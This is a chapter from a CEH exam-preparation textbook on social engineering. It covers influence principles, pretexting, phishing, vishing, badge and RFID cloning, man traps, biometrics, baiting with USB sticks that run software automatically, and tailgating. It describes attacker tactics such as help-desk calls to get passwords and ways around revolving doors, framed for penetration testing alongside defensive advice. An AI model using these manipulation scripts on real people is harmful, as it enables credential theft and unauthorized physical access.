

# Chapter 10

## Social Engineering

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ **Social engineering**
- ✓ **Physical security**
- ✓ **Verification procedures**
- ✓ **Biometrics**

At the time this is being written, about 80 percent of attacks are thought to involve social engineering of some sort. This makes learning about social engineering significant. If the attackers are using it, you should be using it too. Ultimately, social engineering attacks are going to be very effective avenues into a network so you can continue to perform testing. This would be especially true when it comes to red teaming, where you are likely to have the cuffs taken off, as it were, and you have more latitude in your tactics.

You may be familiar with some basic social engineering strategies like phishing, simply because it's so common. Social engineering isn't just about sending emails, though. There are other social engineering strategies. Ultimately, any means of manipulating someone to do something they shouldn't or wouldn't otherwise do is social engineering. Social engineering brings in a lot of psychology and elements of human nature, so essentially you are using the way people are against them.

Beyond the basics of social engineering, including how and why it works, there is also social engineering outside the virtual world. A skilled social engineer can get a lot of people to do what the engineer wants them to do. In the digital space, there is phishing, of course, but even phishing can make use of other elements, including rogue websites. Rogue websites may

be used even without the phishing component, and they are called *rogue* because either they are controlled by an attacker or there may be malware installed by an attacker within a legitimate website.

Speaking of rogue, an attacker may create a rogue wireless access point. This would be done to lure people to connect to what they believe is a trusted wireless network. Creating rogue networks, as well as other aspects of social engineering, can be automated to take the time out of setting them up. We'll cover all of this over the course of this chapter.

## Social Engineering

Social engineering, regardless of what it was called or how it was thought of, has been around probably as long as humans have been around. You may call it manipulation if you like, but in the information security community, it's called *social engineering*. The objective is to convince or manipulate someone into doing something they wouldn't normally do for someone they don't know. There are a number of techniques for doing that. They are generally considered to be related to the science of influence. Robert Cialdini proposed six principles as part of his theory of influence. They are as follows, and understanding these principles may help you start to understand how to influence or manipulate people:

**Reciprocity** People will generally feel like they want to or may be obligated to respond to a kindness or favor. You may feel this way if a company gives away free samples. If you get one of these free samples, you may be inclined to feel like you should buy the product in response.

**Commitment** If someone commits to something, either in writing or orally, they are more inclined to follow through on that commitment.

**Social Proof** Think about social proof as peer influence. If you see someone else doing something, such as using a product, you will see that it is acceptable to do that. You may therefore be more willing to try the product, or whatever it is you've seen.

**Authority** If you've ever been pulled over by the police, you can recognize this one. Even if you haven't, you may think back to being at

school. In general, people are inclined to follow authority figures and do what they say or ask.

**Liking** If you like someone, you may be more easily swayed by what they think or do.

**Scarcity** This is easy to recognize. Think about Cabbage Patch Kids, if you go back that far, and also many of the product rollouts by Apple. The lack of availability of these products increases their perceived value. The perception of increased value makes them more desirable.

Many of these go back to the early origins of humanity. Think about social proof as an example. If you were to see your neighbor eating something and then not dying, you would be more inclined to eat that thing yourself. You have proof that it's safe. Similarly, humans have long relied on one another to survive. If your neighbor does something for you, you would do something for them because that is how communities work. Essentially, these are deep-seated modes of behaving because of the way our brains and neurochemistry work. We are wired to be susceptible to social engineering and scams because from an evolutionary standpoint we needed one another to survive, so trust is important.

Often the primary objective of social engineering is information. This means the attacker is trying to get someone to provide information they shouldn't be providing. It may be something like a username and password. It may be other personal information, like a Social Security number or a credit card number. Certainly, information is not the only reason to use social engineering. You may want to get someone to visit a website, where you have another attack waiting. You could also get someone to open an email.

Think about the I Love You virus. A virus requires user intervention to spread from system to system. I Love You made use of a vulnerability in an email client, allowing the virus to use the address book to send messages to all the contacts. Before the virus could run, though, someone had to be convinced to open the email and then run the script that was contained in the message. The subject line, as you can see in [Figure 10.1](#), was ILOVEYOU. Imagine getting an email from someone you know with that subject line. You're probably going to open the message. The message

directs you to open the attached “text” file. In fact, this is another aspect of social engineering. Windows systems hide filename extensions for known file types. What you see in the message is LOVE-LETTER-FOR-YOU.txt, when in fact the actual filename extension is .vbs. It's just hidden so you think it's a text file.



**FIGURE 10.1** I Love You virus

There are so many examples of social engineering, and you probably see many on a regular basis. When it comes to social engineering, though, it's probably best to be prepared and think about your situation and not expect to just fly by the seat of your pants.

## Pretexting

A pretext is an excuse to do something or say something, and in the context of social engineering, a *pretext* is the story you have generated to explain the contact. The use of a pretext to perform social engineering attacks is called *pretexting*. This is essentially the script you will be following. It's where you would be spending a fair amount of time, so you need to have a clear understanding of how best to get what you are looking for.

You start with what it is you are looking to get from your victims since that will be the basis of your story. For instance, if you are looking for someone's corporate credentials, you wouldn't call them saying you were from their bank. The story really needs to fit the circumstance. Once you have an understanding of what it is you are looking for, you can start to create your scenario. You should think about how to “hook” the person so they are inclined to engage with you.

While this was supposedly a legitimate contact, here's an example of a way to get someone to engage. How effective it might be is debatable. Recently, I received a phone call from someone asking for Aaron. When I said he had a wrong number, he said he didn't but that I could help. Though I hung up at that point, it's likely it was a call to ask for donations to some charity like the Police Officers Foundation, as the approach is similar to ones I've received from them. This also demonstrates the importance of your story and script. Rather than stumbling when I said there was no one here by that name, he had an answer without hesitation.

These sorts of calls, by the way, bring in the concept of commitment. They cold-call and then keep after you until you say you will commit to giving them money. They know that if they just send you something in the mail so you can think about it, you won't follow through. If you have told them you will follow through by giving money to their cause, you will likely follow through.

Keep in mind the principles of social engineering as you are developing your story. If you are trying to get someone to give up their information, doing them a favor or at least appearing to do them a favor can make them feel indebted to you. You may call, for instance, saying you are from the company's help desk and you noticed a lot of bogus attempts to log in to your target's account. You were concerned about them and their personal

information since credit card theft is so prevalent, not to mention any other data that may be stored on their system. They will be grateful for the favor you did them, appearing to protect their interests. Then, you can offer to get their password confirmed or even changed. If you make them a little afraid, you may be able to also short-circuit any natural suspicion.



If you are looking for some good stories about how to work a social engineering attack, find some of the stories by Kevin Mitnick, who has long been considered a master of social engineering.

You will likely have at least heard of people getting phone calls from the IRS or from the police. You are going to be arrested if you don't call back immediately and come to an arrangement. This is using the perception of authority against you. You're expected to follow the directions of the authority. If you've ever received one of these phone calls, note the tone of voice used. It's very serious and authoritative. The story about you being arrested unless you arrange a payment to cover costs or fines or whatever they use as their pretext is completely bogus. However, they are looking to appeal to your tendency to follow authority.

Similarly, when you receive email from FedEx or American Express or Chase or any other legitimate company, the email isn't just plain text. It's complete with the real logo. It also probably uses the same font you might expect if you were to get email from those companies. It looks legitimate, or authoritative. Because it looks correct and because they are likely offering up something you want, they expect you will ignore the actual URL (since it's hidden by the email client anyway, as a general rule) and click the link. At that point, you will be taken to a rogue website.

## FYI

A once common social engineering attack was a 419 scam. This is also referred to as the Nigerian Prince scam, and the 419 refers to the section of the Nigerian criminal code. This scam is similar to a scam from the 18th century, which is a reminder of how long social engineering has been used to manipulate people for criminal purposes. The 419 scam asks for an advance fee with the promise of enormous riches on the back end. Obviously, once the confidence artist gets the advance fee from the victim, they move on.

There are many ways to get someone to believe your story and also many potential outcomes from a social engineering attack. The important thing, if you want to be successful, is to get your pretexting done so you have your story together. This will allow you to be able to handle any situation that may arise if you are actually talking to someone. It will also help you to get all the artifacts correct if you are using a digital attack.

## Social Engineering Vectors

Once you start factoring in all the different pretexts you could use, there are countless ways to get to someone and whatever you are looking to get from them. However, when it comes down to it, there are really four vectors that are used for social engineering. They are as follows:

**Phishing** The word *phishing* is based on the idea of fishing, meaning you are dangling some sort of bait out to get information. Decades ago, the term *phreak* was used to talk about someone who was proficient at manipulating the phone network. By extension, the word *fishing* was mangled to create the expression *phishing*. Phishing is a technique used to acquire information through deception using electronic communications. You might expect to see phishing attempts through email or instant messaging. You could also see it used through social networking platforms.

**Vishing** Voice phishing, or vishing, is a common approach. This is using phone calls to phish for information. A vishing attack could also be used for reconnaissance. You might use vishing to acquire information about your target.

**Smishing** This is phishing with short message service (SMS) messages. You may receive text messages from numbers you don't know, perhaps with a link in the message. In the age of smartphones, it's easy for a target to touch the link and be taken to the website.

**Impersonation** This is a common approach and one we've certainly discussed earlier. In this case, it's considered to be more of a physical vector, where you are trying to gain access to a building or facility by pretending to be someone else. Impersonation is ultimately a major component of many of the social engineering attacks. Impersonation attacks can also be through websites in that users believe they are visiting one site when in fact they are visiting another.

These are just a handful of attack vectors. Most of them are based on means of communication, but one of them is based on a primarily physical mechanism—pretending to be someone or something you aren't.

## Identity Theft

A common outcome from a social engineering attack is identity theft. Identity theft occurs when someone steals your personal information with the intention of committing fraud, according to [USA.gov](https://www.usa.gov). Criminals are looking to steal information they can use for financial gain, which may include payment card information, or personal health information, which could be used to commit insurance fraud. Additionally, in the digital world, identity is about usernames and passwords. Access to information and systems comes from identity and access management, which today comes from usernames and passwords. Much of the rest of the chapter is about different techniques used to steal aspects of your identity.

When it comes to protecting against identity theft, there are many steps that can be taken. Passwords should always be as long and as strong as possible. Strength comes from not using elements of your identity, such as using parts of your Social Security number, for instance, in your password. In



fact, information like your Social Security number, place of birth, or other biographical information should not be provided without assessing the source and whether the entity asking needs to have that information. Banking information, including credit card information, should be protected and not just handed out to anyone who asks.



You may not be aware that Social Security numbers were assigned according to a numbering plan for decades, though this changed in 2011. This makes some elements of a Social Security number predictable if biographical information is known. The first three digits of a Social Security number represent the area the Social Security card was issued in. The second two digits are the group number. The Social Security Administration keeps track of when group numbers in each area were in use.

Identity theft/fraud as an industry (in the sense that there is money that can be tracked associated with the fraud events) continues to increase. While you may see different numbers depending on who is conducting the investigation, it seems that identity theft costs tens of billions of dollars each year, while impacting millions of people. The cost to individuals is in the hundreds of dollars, which doesn't count the hours that have to be put into cleaning up after an identity theft.

## Physical Social Engineering

Not all information is digital. Not all targets exist in the digital realm. In reality, the easiest path into an organization is going to be through people. That continues to be shown through any number of attacks over years, if not decades. Sometimes, the best way to get through people is to engage them physically. This could be through the use of voice, as in a vishing attack. It could simply be showing up somewhere and trying to gain entrance to a facility. You can perform a lot of reconnaissance using a physical vector. Gaining access to a facility means you could see people's desktops or whiteboards. A lot of users can be prone to writing down information they

believe is important. This, yes, sometimes includes passwords. In cases where password policies are onerous, they don't take into account how hard remembering passwords can be, and some users will simply be incapable of keeping track of their passwords and resort to writing them down to remind them.

Physical access is also the best kind of access when it comes to computer systems. If you can get to a system, you may find it unlocked. It's also possible to boot off removable media to grab passwords or change them. This is not to say that getting access to a facility will be easy. There are a number of security measures that are likely to be in place to prevent that.

## **Badge Access**

Badge access is a common approach to restricting access to those who are authorized. What it means is employees and others who have been authorized are provided with a badge. You can see an example of a badge in [Figure 10.2](#). The badge will generally have a radio frequency identification (RFID) device that can be read by badge readers. The reader is connected to a system that can check whether your RFID device—and by extension you—has been authorized. If your card has been authorized, the reader sends a signal to unlock or release the door—a fairly simple process that is widely used.



**FIGURE 10.2** RFID-based badge

There are problems with this approach, though, meaning you can bypass these door-locking devices to allow you to gain access to a building. First, there is tailgating. If you wait around an entry door, especially about the time employees would commonly be going into the building, you could wait until someone else ran their badge and unlocked the door. You would then just follow them into the building. This doesn't mean you would have unrestricted access to everywhere. Many facilities will place badge readers on inside doors in addition to the outside doors. If they are allowing multiple people through the outside door, though, there is a good chance you could still just use the tailgate option again to whatever part of the building you needed to get access to. Piggybacking is similar, except it involves the consent of the employee, whereas tailgating does not involve consent.

Employees are often educated about badge access and tailgating. However, you will find employees who are reluctant to challenge someone else to see

if they have a badge. Ideally that's the procedure when someone tries to tailgate, though it doesn't often happen in my experience. Some companies may suggest you allow the tailgating and then call physical security to deal with it, under the premise that if someone is trying to gain access to the building for malicious purposes, they may put the employee's physical safety in danger if the employee challenges their access.

Another approach to badge access is to clone an RFID card. The RFID tag is just a very small device that can respond to a query from another device. There are different combinations of active and passive interactions between the tag and the reader, but ultimately, they work on radio frequency waves operating in the 125 kHz or 13.5 MHz range. To clone one, all you need to do is read the identifier off the badge or device you want to clone and replicate it into the new badge, card, or other device you are using. It also may be possible to clone a device using the near-field communication (NFC) technology in your phone. In fact, some hotels are starting to make use of that technology to allow you to use your phone to unlock doors.

While this isn't necessarily a very expensive endeavor, it may be easier to simply get your hands on someone's card to make use of it for a while. One advantage to this is that even though photos are generally on these badges, though not always, most people won't notice a photo, nor will they ask to see the badge close enough to look at it. It's also easy to walk around with the badge turned around so there is no name or photo showing. This happens regularly with the belt clips that have reels to hold the badge. Just by the nature of the device, it's easy for the badge to spin so it is backward.



Not all companies put much in the way of identification on their badges. It's common to not put the name of the company. There may not even be the employee's name. Sometimes you may find there isn't a photo, making use of the badge significantly easier. A company I did consulting for several years ago gave out contractor badges. These badges had a large C on them where the photo would normally go. Obviously, with no name and no photo, how would anyone challenge the use of this particular badge, as long as it granted access to the building?

Sometimes, you will find there is a guard inside the badge access doors. The guard should be checking for tailgating and also, ideally, visually inspecting entrants to see that they have their badges. People are people, however, and it can be easy to slip through a group of people unless the guard is forcing individual inspection of the badge. You just walk through as though you belong there and assume the guard won't notice your lack of a badge.

There may be other ways to get around badge access, though those are common ones. You won't always have it easy, though, when it comes to getting in with a badge. Not all companies just allow the doors to swing open and stay open for a period of time.

## **Man Traps**

A man trap is a device that will make it considerably harder to gain entrance to a building. Additionally, it will make it much more dangerous for you. If there is a man trap, you will run across two doors separated by a short space. Once you gain entry through the first door, you are trapped in that space until the second door is opened. The second door may be operated by a guard who may perform some sort of authentication check like verifying your identity against the name and photo on the badge that may have allowed you into the space to begin with. There may also be a second type of automated identity check. It becomes much harder to get

through than just plain old badge access. This may be an area where badge cloning may be of some help, unless the guard is checking your badge against another form of identification.

There are other ways of doing something similar—only allowing a single person through a doorway at one time. You may find cases where there is a turnstile or revolving door that restricts access based on badge access or another form of authentication. Turnstiles can be hopped, but a fully enclosed revolving door is something else altogether. This is a place where you won't be able to tailgate. Only one person is allowed into the revolving door at a time. There is commonly a combination of mechanisms in a door like this. The first is the badge access. You would be required to swipe your badge on the reader. Once you did that, you would need to step into the door mechanism. Once it registered that you were there, it would allow for a partial revolution, just enough to allow someone through.

One way of getting around this is making use of someone else's badge before they use it. Since you may mistime stepping into the door, you may need to swipe your badge multiple times, which means that a double swipe is common enough that it's allowed. If you happened to have an accomplice within the company, they could swipe you in and then swipe themselves in as soon as the door had discharged you. You probably won't have someone on the inside to let you in, though, which means finding another way around.

This is where disability laws come in. Obviously, a door so restrictive as to not allow more than one person in at a time (and often barely admits a person with a backpack on) wouldn't allow someone on crutches and certainly not someone in a wheelchair. So, you may find there is a handicapped door allowing badge access to the building. A company I used to work at had the two side by side. It was easy to swipe in using the handicapped door, and it would stay open for a good amount of time before auto-closing, to ensure that anyone disabled in some way had time to get through. Honestly, we used the handicap entrance to get to our cars in the parking garage when we went to lunch with vendors so they didn't have to go back through the lobby. We just used this door and they piggybacked.

Interestingly, these revolving doors can operate as a sort of man trap in the sense that even if you were to gain access in some way to the building

without having a badge, you would be stuck in the building because in order to get out, you'd need to swipe your badge again to operate the door. The same process would happen on the way out. You would swipe, then step on the pad, and the door would rotate just a quarter turn, enough to let you out on the other side.

## **Biometrics**

It's likely you have been using biometrics for a while at this point. There has been facial recognition on Android smartphones for years. Both Android and iOS devices have supported fingerprints for a while. Apple introduced Face ID a few years ago as an attempt to be better at live facial recognition. One problem with static facial recognition is it could be fooled by static images, so Apple introduced a liveness component, meaning it looks for non-static indicators in the face to be certain it's not just a photo it's looking at. Android also supports identification using your eyes and face. Biometrics is the use of a physical characteristic that is unique to you as a form of authentication. If you have used any of these methods to unlock your phone, you have been using biometrics.

This is a form of physical access control that may simply be impossible to get by. These are some of the types of biometrics you may run across.

**Fingerprints** Fingerprint scanners are common, in part because the technology for them has been around for a while. There are some issues with fingerprints, including the fact that the reader could be fooled by a high-resolution replica of the print, unless the reader takes into account body temperature. Body temperature isn't always a reliable indicator since it isn't guaranteed to be consistent (ever run across someone with really cold hands?).

**Iris Scanning** Iris scanning is a more recent version of eye scanning. The iris is the part of the eye that contains the color. It also changes size based on how much your pupil has to dilate because of the amount of light. If you look very closely at your eye or, perhaps better, someone else's eye, you will see that the iris isn't a solid color. There is a pattern to it. It's this pattern that gets matched to authenticate you. The iris pattern is considered unique for each person. One advantage

of iris scanning is that light is used to illuminate the eye, so iris scanning could work in the dark.

**Retinal Scanning** This is also based on your eye. The retina is at the very back of your eye and contains the light-sensitive cells that create impulses for your optic nerve. The retina contains a pattern from blood vessels, which can be used to identify a person.

**Voiceprint** Voiceprint was famously demonstrated in the movie *Sneakers*. Find it if you haven't seen it. It includes lots of ideas for social engineering and a very weird way to break a voiceprint reader. There are many problems with voiceprint readers. One of them is that your voice will change from day to day based on a number of factors, including simply time of day. Also, colds will affect your voice. This is one reason there aren't a lot of systems that will use voiceprint, at least for the implementation of a security system.

**Palm Vein Scanning** This uses the pattern of veins on a palm to uniquely identify the individual.

**Gait Recognition** A gait recognition system uses a video of the way someone walks to determine whether it matches the individual. A gait pattern, the way the body moves and the feet strike, is thought to be unique enough to an individual that it can be used to identify someone.

The efficacy of biometric systems is based on success and failure rates. There are two measures that are particularly important. The first is a false negative. A false negative means someone who should be allowed access is being denied. This is not nearly as bad as a false positive, however. A false negative may require either another attempt or, at worst, the intervention of someone else. A false positive means someone who shouldn't be allowed to have access gets access. With a false positive, you get unauthorized people roaming your facility. The two measures commonly used are false rejection rates (FRRs) and false acceptance rates (FARs).

There are other types of biometrics, including palm-print scanners as well as hand topography. There are reasons you aren't as likely to run across these types of biometrics. They are not completely reliable. There may be ways to bypass the different types of biometrics, but it may simply be easier to not even get into a situation where the biometrics scans come into play.



## Phone Calls

This isn't exactly physical in the way that gaining access to a facility is, but it still can be a lucrative way to collect information. If it weren't, you wouldn't be getting phone calls from “Windows Support” claiming to have received notice from your system. This is another case where pretexting can help a lot. It's also useful to have done a lot of reconnaissance ahead of time so you know more than just the main phone number. If there are multiple facilities, getting phone numbers for them will be useful as well. This is especially useful in a common pretexting strategy.

Attackers can just start randomly calling phone numbers or extensions within an organization, saying they are from the help desk or IT support. Eventually, they will stumble across someone who is waiting for a callback from support. The user will be grateful for the callback, which returns us to the principles noted earlier. First, there is reciprocity. They will be grateful for the help. Once people get to the point of contacting the help desk, they are likely stymied and frustrated. This is especially true of unsophisticated users, who are probably more prone to needing help desk support and may potentially be challenged performing the actions needed, even when guided. This could make them especially grateful for a callback, most particularly if you are able to make their problem go away.

The second principle in this case is that of authority. As part of the help desk team, you have permissions and knowledge they don't have. This means you have some authority. As noted, people are likely to follow the directions of those who have authority. If you were to suggest you needed a username and password to authenticate them, they may be willing to give that information up.

Companies regularly put employees through training, typically annually, to help them recognize social engineering scams. This can potentially make the job harder, though not impossible. It helps to have a plausible story. It helps even more if you have details about the company that you can feed people on the inside to make it seem more like you really do work for the company, making you more trustworthy.

## Baiting

People love free things. If you've ever been to an IT-related conference or convention, you may have noticed the long lines of people waiting to grab whatever companies are giving away, regardless of whether they need it or not, or whether it's useful. After all, how many stress toys can you possibly have? Why is this relevant? You can take advantage of this. It used to be you could leave CDs around to see if people would pick them up. Hand-label them with something interesting—maybe even the name of a big hit album. Otherwise, you could give it the name of some tantalizing set of data. Anything that would encourage someone to grab the disc and put it into their computer to see what was really on it. Of course, often computers today don't have CD-ROM drives in them, so leaving CDs around doesn't do a lot of good.

This doesn't mean you can't still make use of the fact that people love free stuff. If you were to see a 128 GB USB stick sitting in the parking lot, for instance, what would you do? Even something smaller, what would you do? A fairly substantial number would look around to see if there was anyone nearby who might have dropped it, and then they would pick it up. A lot of people will insert the stick into their computer to either see what's on it or format it so they can use it themselves. Free stuff, after all. Who couldn't use a 128 GB USB stick for transporting data or backing up data?

Of course, not just any USB stick will do—certainly not a blank USB stick. What you need to do is insert some software on the stick that will do something useful for you. This may include providing you with remote access to the user's system. You can't rely on users to just run the software you have left on the stick, though. You can, though, make use of the `autorun.inf` file to have your program run automatically if the stick is inserted into a computer that has autorun enabled. Not all computers will have that, of course. It's a common hardening technique to prevent any removable disk from automatically running anything.

This is another area where users are commonly trained. Again, though, you may be able to get people to ignore their training if you make the bait you have left behind especially tantalizing in some way. These days, really large USB sticks don't cost a lot of money, so it may be a good investment to get some that you can leave around.

## **Tailgating**

Tailgating is a common technique in physical social engineering. Tailgating is simply following someone into an area that is usually locked. The attacker gains access to the locked area, like a building or an internal, protected zone, without having to authenticate themselves. An attacker may identify times when people commonly arrive at work. In most cases, even if entrances require a badge to unlock the door, the door will allow multiple people in on a single swipe. It may be the case that the person who opened the door isn't even aware someone is coming in behind them because the door is slowly closing on its own, leaving a lot of time for an attacker to grab the door before it fully closes and locks. Even if the person who has swiped their badge is aware the person is behind them, the attacker could appear to have a badge, making it look like they would have swiped themselves. They may look like they are searching for a badge, while taking advantage of the unlocked door.


Tailgating takes advantage of the social and helpful nature of people. If you appear to have misplaced your badge, someone may offer to let you in, trying to be helpful. Additionally, people may be less likely to confront someone they don't know. If someone is piggybacking, it may not be common for the person with the badge to insist the tailgater show a badge rather than piggybacking on a previous swipe. There can also be consequences to confrontations of that nature, depending on the state of mind of the attacker. One way to address this is to train employees to call a security staff member to alert them about the potential tailgating.

Tailgating can be prevented through techniques such as man trap, as well as door-close timers and the use of a security guard. These will prevent more than one person from entering at the same time. Even without going so far as to use a man trap, you could use single entry doors. This may be implemented with something like a revolving door that allows only a quarter turn and not enough physical space for more than one person at a time.

## **Phishing Attacks**

You're likely familiar with these attacks. You've probably seen them a lot if you are a security professional or even if you are just someone who has been using a computer for a few years. If you don't feel like you've seen a

phishing attack, open your Junk folder in your email program. There is a good chance you will find dozens of them. At the least, you should be able to find one there. If you don't have one and feel like you are missing out, you can have one of mine. You can see an example of a phishing email in [Figure 10.3](#).




**FIGURE 10.3** Phishing email

There are many characteristics of this email that are suspicious. The first is an email telling me I've won a large amount of money. All I have to do to get the money is provide my personal information. An offer of free money immediately makes me suspicious. Asking me for personal details for winning a lottery I didn't enter also makes me suspicious. After all, if I was selected, why don't they already have my information? Another one that raises a huge flag for me is the suggestion that I should contact a barrister in the United States. The United States has lawyers, not barristers. A company who had a lawyer in the United States would know that.

The grammar is also a hint. If you see suspicious grammar, you should be suspicious of the email. Just asking for contact information is fairly low grade for a phishing attack. It seems unlikely to be particularly successful. However, 419 scams still do succeed, so they continue, in many forms. There is a theory that people who are likely to fall for such a poorly constructed scam self-select. If they are likely to believe the scam, they are probably likely to give up money to attackers.

Better phishing emails are those that are constructed to look completely legitimate, as long as you aren't looking too closely. These sorts of attacks are more likely to succeed, and they aren't especially difficult to put together. You can see an example of this sort of phishing email in [Figure 10.4](#). This is an email constructed to look like a warning from Wells Fargo. If I were to do business with Wells Fargo, this would be an email that I'd look at very closely. There are elements that are convincing. The graphics are exactly the sorts of graphics I'd expect to see in an email from Wells Fargo. It's even worded reliably. We tick at least one box with this message. First, we get authority. It says it's Wells Fargo. Second, there is reciprocity. We'll feel grateful that we were warned about a potential compromise of our banking account.



